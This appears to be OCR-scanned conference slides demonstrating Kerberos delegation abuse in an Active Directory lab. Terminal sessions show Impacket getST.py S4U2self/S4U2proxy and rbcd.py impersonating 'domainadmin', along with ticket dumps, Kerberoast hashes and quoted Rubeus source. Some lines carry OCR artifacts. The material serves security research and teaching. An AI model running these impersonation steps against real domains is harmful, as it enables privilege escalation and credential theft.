[*] Impersonating domainadmin
[*]     Requesting S4U2self
[*] Saving ticket in domainadmin@self-pc-kcd$@INSOMNI.HACK.ccache
[Mar 18, 2022 - 19:29:45 (CET)] exegol-insomnihack /workspace # describeTicket 'domainadmin@self-pc-kcd$@INSOMNI.HACK.ccache'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : insomnihack
[*] Service Name                  : self-pc-kcd$
[*] Service Realm                 : INSOMNI.HACK
[*] Start Time                    : 18/03/2022 19:29:44 PM
[*] End Time                      : 19/03/2022 05:29:44 AM
[*] RenewTill                     : 19/03/2022 19:29:45 PM
[*] Flags                         : (0x40a10000) forwardable, renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : 4p02Balrf1RrG422kdSaog==
```


Constrained Delegation with Protocol Transition

not sensitive for delegation not Protected User

forwardable

S4U2self

> KCD with PT, protected user





```
[Mar 18, 2022 - 20:13:48 (CET)] exegol-insomnihack /workspace # getST.py -self -impersonate 'protected_admin' -dc-ip dc01 'insomnihack'/'self-pc-kcd$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating protected_admin
[*]     Requesting S4U2self
[*] Saving ticket in protected_admin@self-pc-kcd$@INSOMNI.HACK.ccache
[Mar 18, 2022 - 20:13:56 (CET)] exegol-insomnihack /workspace # describeTicket 'protected_admin@self-pc-kcd$@INSOMNI.HACK.ccache'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : protected_admin
[*] User Realm                    : insomnihack
[*] Service Name                  : self-pc-kcd$
[*] Service Realm                 : INSOMNI.HACK
[*] Start Time                    : 18/03/2022 20:13:56 PM
[*] End Time                      : 19/03/2022 06:13:56 AM
[*] RenewTill                     : 19/03/2022 20:13:56 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : COeVm8OAS+F/0bvk27bHlA==
```

not forwardable

S4U2self

> KCD with PT, user sensitive for deleg.




```
[Mar 18, 2022 - 20:14:42 (CET)] exegol-insomnihack /workspace # getST.py -self -impersonate 'sensitive_admin' -dc-ip dc01 'insomnihack'/'self-pc-kcd$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating sensitive_admin
[*]     Requesting S4U2self
[*] Saving ticket in sensitive_admin@self-pc-kcd$@INSOMNI.HACK.ccache
[Mar 18, 2022 - 20:14:49 (CET)] exegol-insomnihack /workspace # describeTicket 'sensitive_admin@self-pc-kcd$@INSOMNI.HACK.ccache'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : sensitive_admin
[*] User Realm                    : insomnihack
[*] Service Name                  : self-pc-kcd$
[*] Service Realm                 : INSOMNI.HACK
[*] Start Time                    : 18/03/2022 20:14:49 PM
[*] End Time                      : 19/03/2022 06:14:49 AM
[*] RenewTill                     : 19/03/2022 20:14:49 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : vwAL0aM8iMtLoejHcQUUsg==
```

not forwardable

S4U2proxy tests

Capgemini

S4U2proxy

> no delegation, not forwardable

```
[Mar 18, 2022 - 21:39:47 (CET)] exegol-insomnihack /workspace # describeTicket 'domainadmin@self-pc$@INSOMNI.HACK.ccache'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : insomnihack
[*] Service Name                  : self-pc$
[*] Service Realm                 : INSOMNI.HACK
[*] Start Time                    : 18/03/2022 21:39:33 PM
[*] End Time                      : 19/03/2022 07:39:33 AM
[*] RenewTill                     : 19/03/2022 21:39:34 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : B1BZTcTeuJIezAd7IbH21Q==
[*] Kerberoast hash               : $krb5tgs$23$*USER$INSOMNI.HACK$self-pc$*$adfca224d746a6b818a326eb33dccf07$8150dabfb72881f17fc4536af654e1993e2b9661ca033360176b2fab3d3f5e0f90711d61d54d128a6d9baf5932a8cb285ad1d95723c5e11d73b8
c0c2471af16d3ecca51774385570152 0b0ec04b8583cf78a875add592710f723ef1fe9d45946d27290dc2a42154742715c79384ab22ce69b52540ccc9bfa725c9b14dd48a5ffdda76f2901c93e29f7b4a9bf728ad10b1f8b4496c9bd49837e2d0eb2b5fce4e538302ec20079d7b19d6abe
0c7194892f06fd6e263e14ea10f8f96c9ce867e68fa3893d721b1fe86de503fae7deab5fc1aa9356c274275ba085cd6ca46e2453cf24e2a0fbc317b73445ba0f5c7885db2ea2a6c67c2be23d31429c1fe5e3204c4e354cfabfd1e88bccd945a028fc8c3bd7da43142a4ffc980561bbc565
a3d290fc76c90a16273ae33b9cdab11a7b76bb4ef6ffb81af79d3ea0f996c4b43a382d4a9d5c969f2272155221c49f2f72b7e6873b1ab9bc628c172eda6ded71bf003f1f1700a39233544fa86e1c0d97bdf63a5bba50328f0388980d2a8464ea3c1c78d68b8674e806107dae60343b022a
b9d5b57eccb3f2543ba52f9a601f17388bb7e437301996958e81cb3c7bb2ba502ed4843bb739eddb1d37bb57c6381ffbc326a029f67e5f6488311627824f92a4426d92568053821ef39380bdb232eb40032d8474478f6c594c5173c55373ba62b669ed5eff11ef34fb011bf4ae14e3bde5
5f7c114469b1632d03cef867cbc6f7e2099fa9163313d4f164e82fda3894bdbcec768cdfd93ad4ffe4f81db915a5c218ea7fd14bfb0a2cde4d96474c912cfbd6b7a48f45ee063c90d958201f0020d9f84c64e833c41ebe7ce273b3f51662de28075dd60ae44da1e2bbe88ad6ae18a732c7
574407511e5188cc5160f667bcfeac4e4cd580e5265ec6149d7729cc90e2223d80b488da99e8642ace740d8f2883a943ae605aa468408b8a81fa97f0a24b260b721c854c7f88f6e6a421e809fb27455c594ef4a3dd45714f7cf688309b00d5e335ff8148d9259a785c757968e87d5ff1c3
0b4eabd271aee584a19b9947cfc88d87859183b0949fabb000d34eb419f5e61cb2375c78496c0001561e9fb0c47609f3c6d6bb9d10a82ed6b8debccf3db3681cc7578a7d450553c6758255dacabac4b900cb90de1e69ca697da98804c54c4799f7e3f738f56891810789934a7065a2547e
3a5975341124315e7da9562245821797908524e305b584d040cba3f936e08c6721af85ae92196d93f27b79b22e1b5e2ce0fa1922e788c00db6fbf4c24a38e97c018099212c873902d98733727254694be9576998526474b2f3c498e4ee8c3ba491f1513782c9e99076b791dd0d0e06a525
53a6c2219247bdb04ed2f77a9383b37662c848dcf2d76c1901e48555c360f07a9bb1ae328d8c245876a1d69768e7f026f317a423ef
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name              : self-pc$
[*]   Service Realm             : INSOMNI.HACK
[*]   Encryption type           : rc4_hmac (etype 23)
[-] Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
[Mar 18, 2022 - 21:39:52 (CET)] exegol-insomnihack /workspace # getST.py -additional-ticket 'domainadmin@self-pc$@INSOMNI.HACK.ccache' -impersonate 'domainadmin' -spn 'host/self-pc' 'insomni.hack'/'self-pc$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Using additional ticket domainadmin@self-pc$@INSOMNI.HACK.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[-] Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested option)
[-] Probably SPN is not allowed to delegate by user self-pc$ or initial TGT not forwardable
```

not forwardable

fails

S4U2proxy

> KCD, not forwardable

```
ır 18, 2022 - 21:50:01 (CET)] exegol-insomnihack /workspace # describeTicket 'domainadmin@self-pc-kcd$@INSOMNI.HACK.ccache'
›acket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

| Number of credentials in cache: 1
| Parsing credential[0]:
| User Name                     : domainadmin
| User Realm                    : insomnihack
| Service Name                  : self-pc-kcd$
| Service Realm                 : INSOMNI.HACK
| Start Time                    : 18/03/2022 21:50:01 PM
| End Time                      : 19/03/2022 07:50:01 AM
| RenewTill                     : 19/03/2022 21:50:01 PM
| Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
| KeyType                       : rc4_hmac
| Base64(key)                   : FbSIwkdjQtHYE1IZnnQSxw==
| Kerberoast hash               : $krb5tgs$23$*USER$INSOMNI.HACK$self-pc-kcd$*$0a97c23ef3ca3f3462158ad81ecf5ab4$941d9011482b7c0e6d2e29803b49e1fe1fae0698a11f564e57b7eeb604dd53a66455fdfd0024b0559a6b69185b3120d6fe0fc0b7c5e134
›42c5df55e5cfa5c71704746492f9fa720679230770a0ff721b0001d3e9dd4fd6b7227002644972fb0b8c7253cd482af93935622e63a44cd08530c80aa2d325ee0e3a4f10894ee603a3b7b5120ae724bd8222cf9004e20b55ba92802ec638da089722ba36d7572948c5b2b2c156d8(
›c6dc2cd567abce701b69d432c04221927162db6d42dcedcae7ed59f7f0cb38580dd67b263572c6d7f96b85e9c2371997e22bbcf63e955c62b28ddeddc5670d9e1ddeb8a1dd062137055d97a33452cedb2c57d77e384d8f8a4d3bd1dca923e5106ba9e4af3e30063db3faacdd5b68(
!04a5795d2fc40e09e68a81538d58914f0d4a00eb3c4057bf5470df6345b58be7659206dc676a757db6268f5055ce42d29b9f7ff494308db991eaa4d01224ae802131a14ea3d75e575230ae43cf9c46daca73d72436c2ab591d1aa29f174f078ac8ceb446d9651693ddf5fcdd5e854
;f3ad99d1d2b2fd1fd3e6d08be09d0739a946620cf990f3a99752f7de3a8c6293c4a9e6ee38804fab6c13305bfd8f24b951d9eefa9e304aae75a19f0cb01543698cd4f0d5fb415a61404caa1ddd07dcb2a1c3dac1c7f4678fc7f9559c4f9d09b3d325dcd1e9a92552b1a9ddb44d82(
›4b170bf63f57ea89303c17c9460eb3f6a2aefe06f8b1d72ceecf853921d7d73f8e2973bcbe3f305471b452a018b0857773b147b964792440b29ecf55b09b13e395f3158d4f54d937ec471762cc2a8d51dd08d7ca0525ea472f3678ac9db59a934d3ebdfefd1d9d6b050cf2e344fe(
›9383f87154fa1bacb94113a1032abcdea75708eb98ba3bb0d08974a64425251037c7e8a0dda15322c69e98fc064c8f200692981ad7a3889111d9ce1d4b4306384269beb6ccda764cd88ff9f7846f2838ef5068de7c7b4d8847746578 0aa77577b3dfee4174c4f34cfe0d065ef231(
!ca74968b798879905c5e7adcd92f59ecfa8532e494814d560c61f3741a7dc3ea04396ed170a24cd6d85b8b82d97db874679f4a376181dcaf8533c5cfc4a9b50fca268c5ebd5b0cd15e3a295770a040350732837 0e837c6a5570c120b79faa081968802 8a71f1dd84d852d32fb6fc5
›0deb9ae4447ae9d184cc95b05134768e5e4e59dfd54fd887274c8027f32a17b7e99d759d3219f546447822f7b74192fdea845d91a93e96d695f4ab6553847616 0e089f8ac46f242185cb042c2c2754179e92690d4bae14f490c672745e1ce6d658787807d94f9721dbecedebf3bc7
80c68c195aafee8f3d4bd87f5c976a1d572b2b24e78f098976eaa848c4826e512aea337b99ca5e74c3036742e21a1158836abf8b5b2f
| Decoding unencrypted data in credential[0]['ticket']:
|   Service Name                : self-pc-kcd$
|   Service Realm               : INSOMNI.HACK
|   Encryption type             : rc4_hmac (etype 23)
| Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
ır 18, 2022 - 21:50:06 (CET)] exegol-insomnihack /workspace # getST.py -additional-ticket 'domainadmin@self-pc-kcd$@INSOMNI.HACK.ccache' -impersonate 'domainadmin' -spn 'host/sv01' 'insomni.hack'/'self-pc-kcd$':'baguette'
›acket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

| Getting TGT for user
| Impersonating domainadmin
|     Using additional ticket domainadmin@self-pc-kcd$@INSOMNI.HACK.ccache instead of S4U2Self
|     Requesting S4U2Proxy
| Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested option)
| Probably SPN is not allowed to delegate by user self-pc-kcd$ or initial TGT not forwardable
```

not forwardable

fails

S4U2proxy

> KCD, forwardable

```
[Mar 18, 2022 - 21:48:09 (CET)] exegol-insomnihack /workspace # describeTicket 'domainadmin@self-pc-kcd$@INSOMNI.HACK.ccache'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : insomnihack
[*] Service Name                  : self-pc-kcd$
[*] Service Realm                 : INSOMNI.HACK
[*] Start Time                    : 18/03/2022 21:48:09 PM
[*] End Time                      : 19/03/2022 07:48:09 AM
[*] RenewTill                     : 19/03/2022 21:48:09 PM
[*] Flags                         : (0x40a10000) forwardable, renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : 8xKhB+5/TljiHHEnwyJalQ==
[*] Kerberoast hash               : $krb5tgs$23$*USER$INSOMNI.HACK$self-pc-kcd$*$6d9db9a637b009df7499316c41ec856f$4193f3b29cbb579dca5750fa858a0b753ce97790bcacda1e33b26f0deb1c5bceb6ce5a07bc3726abe8a4cc5fed200d425483a1aedcea24fc
976cd390454a623c338ffc95fc7b2e634f3d3956d6ec0a792a1a81e781082c44615dc19afba182a23fdef0d2de7f983413655c20298694e08f01f85de55f3a568e18907dcc98ba37be860ff652fc355a6ed34c8fff518fe1654264408baca46266fac8f3e9f2fc0641b6ce5378bc1112ee
ed9224c5a5169e4d4fb2001b316d4a49474ca8ee48771f6c42082dde4cf26ad1d728b5d4d02206699b4e8f7b9a0f3a5ee53d2e2dd0ab16ae86015f099dfbe788f6b0e4c19c01f375e3081371b48fdd58c7aa76e36591ed6e061c49f894ee10d9a33f4c5d2028587e63aaa69cb298899d45
0c78ebdf66f6242bd00b7dd0d31c7191c457abfc0818b9f714425b7d9d1cbbce57332ca8ea0363dac8f25780a8ddf69243a2e22ae6ad9db388ef556d3c9a426be83958c31bde0dd41034177a5eefec52c2a3fc5e32154c23cf7a25c694780fddb915e63ab436f475f43e008575d323482b
a476511ddb76a6d8e1acfb13494cf5324dc3ed2f19b45fe1de181d5239c7772d11daa8534d53d5b3f30a31c2634d6b2fd1f51d268b2477b09fcc6261e3f85470d5a73f24dbb8bd2ddcc0e304aff710803c3438f78982b6fe71b1e3d66449170600 6fd00039518b1d0e5eaeb64fbeb0af22
50dd37433740cb68b7d7c84cf6173b0264e443bc6ffaa95641074c7117b0979c5101bd1935d8ebc9b5b951a0693d1d17f6bff57b95f2bde11518f160931fcce0c7f889262757a565cafcc4471da81072e92b1a9b25d8327e56ab427594f1b1f042c0cb243a812b9a7d9d7029329eca0c22
650c8478a3fd894a9d195f45d6faaa22116724df2c9947d18f907da08a4fe8415528866aa6f3c0882df07b28545a5db57608ffaa74e34a8360516c61102414d8ccbcc2f8bf5b1bd11ef053dd9ad1b0d9fa449959b054f171aeef504de1cfe4f9127ca0a77b6f5a0e6ddec21214cee407ee
dd9606a6d3a8582863a0955dcc3f6684619f07ef3e83396402c5f9ab8ea49d6e9af854ef26068d5b7999e14c5280ab42d2d509811c00855f7e120c6e6ea4bb3902a9c24916fe62264a6b65923e5a57915a3897e014225eefc464fb9cd254a15bde2c47348a41a3882fd9f063e19fdb711b
125ae0eacb071e65f8be07014d60284a51e1092c5bba3c41d3557efd9085f722d25728132f530be26134ab2f7ff1add1ba53fca309aa4ed156439a821eb383356085c36c5f9d1e634d2ff3ab99dbd2f522a1b84c0f123fa05ad701b5b0614728e97199f61a4d7457a6edf584e874cab202
79a3e9a1bf12dd0c1f3ab5234aabfef51c4571704d6e0a90bf1a77c33b715b58cfae5c254aff4e190f5993a0d5e536f9c643a9b258a1e4
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name              : self-pc-kcd$
[*]   Service Realm             : INSOMNI.HACK
[*]   Encryption type           : rc4_hmac (etype 23)
[-] Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
[Mar 18, 2022 - 21:48:11 (CET)] exegol-insomnihack /workspace # getST.py -additional-ticket 'domainadmin@self-pc-kcd$@INSOMNI.HACK.ccache' -impersonate 'domainadmin' -spn 'host/sv01' 'insomni.hack'/'self-pc-kcd$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Using additional ticket domainadmin@self-pc-kcd$@INSOMNI.HACK.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[*] Saving ticket in domainadmin@host_sv01@INSOMNI.HACK.ccache
[Mar 18, 2022 - 21:48:19 (CET)] exegol-insomnihack /workspace # describeTicket 'domainadmin@host_sv01@INSOMNI.HACK.ccache'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : insomnihack
[*] Service Name                  : host/sv01
[*] Service Realm                 : INSOMNI.HACK
[*] Start Time                    : 18/03/2022 21:48:19 PM
[*] End Time                      : 19/03/2022 07:48:19 AM
[*] RenewTill                     : 19/03/2022 21:48:19 PM
[*] Flags                         : (0x40a10000) forwardable, renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : LRHKyshiw7PF2a37co5VHQ==
[*] Kerberoast hash               : $krb5tgs$18$USER$INSOMNI.HACK$*host/sv01*$90ddc05cffb8b73d99d1ada5$fa7db001b074e7d53f68ddd32bf46af3211913a2ef1a80f98e731a919111975f6a088c2963d0d14086c368b1e46f7b8b3778506db08c26f8f85952c99b4
```

forwardable

success!

The story of S4U2proxy & RBCD

> not forwardable, but forwarded anyway

S4U2self

> not forwardable, forwarded anyway

```
[Mar 18, 2022 - 19:26:12 (CET)] exegol-insomnihack /workspace # rbcd.py -delegate-to 'self-pc-rbcd$' -dc-ip dc01 -action read 'insomni.hack/self-pc-rbcd$:baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Accounts allowed to act on behalf of other identity:
[*]     self-pc-rbcd$   (S-1-5-21-233002512-923668061-1685098237-1112)
[Mar 18, 2022 - 19:26:24 (CET)] exegol-insomnihack /workspace # getST.py -self -impersonate 'domainadmin' -dc-ip dc01 'insomnihack'/'self-pc-rbcd$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Requesting S4U2self
[*] Saving ticket in domainadmin@self-pc-rbcd$@INSOMNI.HACK.ccache
[Mar 18, 2022 - 19:26:32 (CET)] exegol-insomnihack /workspace # describeTicket 'domainadmin@self-pc-rbcd$@INSOMNI.HACK.ccache'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : insomnihack
[*] Service Name                  : self-pc-rbcd$
[*] Service Realm                 : INSOMNI.HACK
[*] Start Time                    : 18/03/2022 19:26:32 PM
[*] End Time                      : 19/03/2022 05:26:32 AM
[*] RenewTill                     : 19/03/2022 19:26:32 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : kPx1rvUNZPzvB7URZ4Cavw==
[Mar 18, 2022 - 20:28:22 (CET)] exegol-insomnihack /workspace # getST.py -additional-ticket 'domainadmin@self-pc-rbcd$@INSOMNI.HACK.ccache' -impersonate 'domainadmin' -spn 'hos
t/self-pc-rbcd' 'insomni.hack'/'self-pc-rbcd$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Using additional ticket domainadmin@self-pc-rbcd$@INSOMNI.HACK.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[*] Saving ticket in domainadmin@host_self-pc-rbcd@INSOMNI.HACK.ccache
```

not forwardable

forwarded anyway!

S4U2proxy


> forwardable result

```
[Mar 18, 2022 - 20:28:22 (CET)] exegol-insomnihack /workspace # getST.py -additional-ticket 'domainadmin@self-pc-rbcd$@INSOMNI.HACK.ccache' -impersonate 'domainadmin' -spn 'hos
t/self-pc-rbcd' 'insomni.hack'/'self-pc-rbcd$':'baguette'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Using additional ticket domainadmin@self-pc-rbcd$@INSOMNI.HACK.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[*] Saving ticket in domainadmin@host_self-pc-rbcd@INSOMNI.HACK.ccache
[Mar 18, 2022 - 20:29:23 (CET)] exegol-insomnihack /workspace # describeTicket 'domainadmin@host_self-pc-rbcd@INSOMNI.HACK.ccache'
Impacket v0.9.25.dev1+20220308.171024.317ca2d2 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : insomnihack
[*] Service Name                  : host/self-pc-rbcd
[*] Service Realm                 : INSOMNI.HACK
[*] Start Time                    : 18/03/2022 20:29:23 PM
[*] End Time                      : 19/03/2022 06:29:23 AM
[*] RenewTill                     : 19/03/2022 20:29:23 PM
[*] Flags                         : (0x40a10000) forwardable, renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : woXp3uqvq17VN77+BWOLbQ==
```

forwardable


S4U2proxy

> forwarded anyway



S4U2proxy

> forwarded anyway



The RBCD bit

> Rubeus

```
// Rubeus/Rubeus/lib/S4U.cs

[...]

  private static void S4U2Proxy(...)
  {

  [...]

    // moved to end so we can have the checksum in the authenticator
    PA_DATA padata = new PA_DATA(domain, userName, ticket, clientKey, etype, opsec, cksum_Bytes);
    s4u2proxyReq.padata.Add(padata);
    PA_DATA pac_options = new PA_DATA(false, false, false, true);
    s4u2proxyReq.padata.Add(pac_options);

    byte[] s4ubytes = s4u2proxyReq.Encode().Encode();

  [...]
```

```
// Rubeus/Rubeus/lib/krb_structures/PA_DATA.cs

namespace Rubeus {
    public class PA_DATA
    {
        public static readonly Oid DiffieHellman = new Oid("1.2.840.10046.2.1");

        //PA-DATA         ::= SEQUENCE {
        //        -- NOTE: first tag is [1], not [0]
        //        padata-type     [1] Int32,
        //        padata-value    [2] OCTET STRING -- might be encoded AP-REQ
        //}

        [...]

        public PA_DATA(bool claims, bool branch, bool fullDC, bool rbcd)
        {
            // defaults for creation
            type = Interop.PADATA_TYPE.PA_PAC_OPTIONS;
            value = new PA_PAC_OPTIONS(claims, branch, fullDC, rbcd);
        }

        [...]
```

```
// Rubeus/Rubeus/lib/krb_structures/PA_PAC_OPTIONS.cs

using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using Asn1;

namespace Rubeus
{
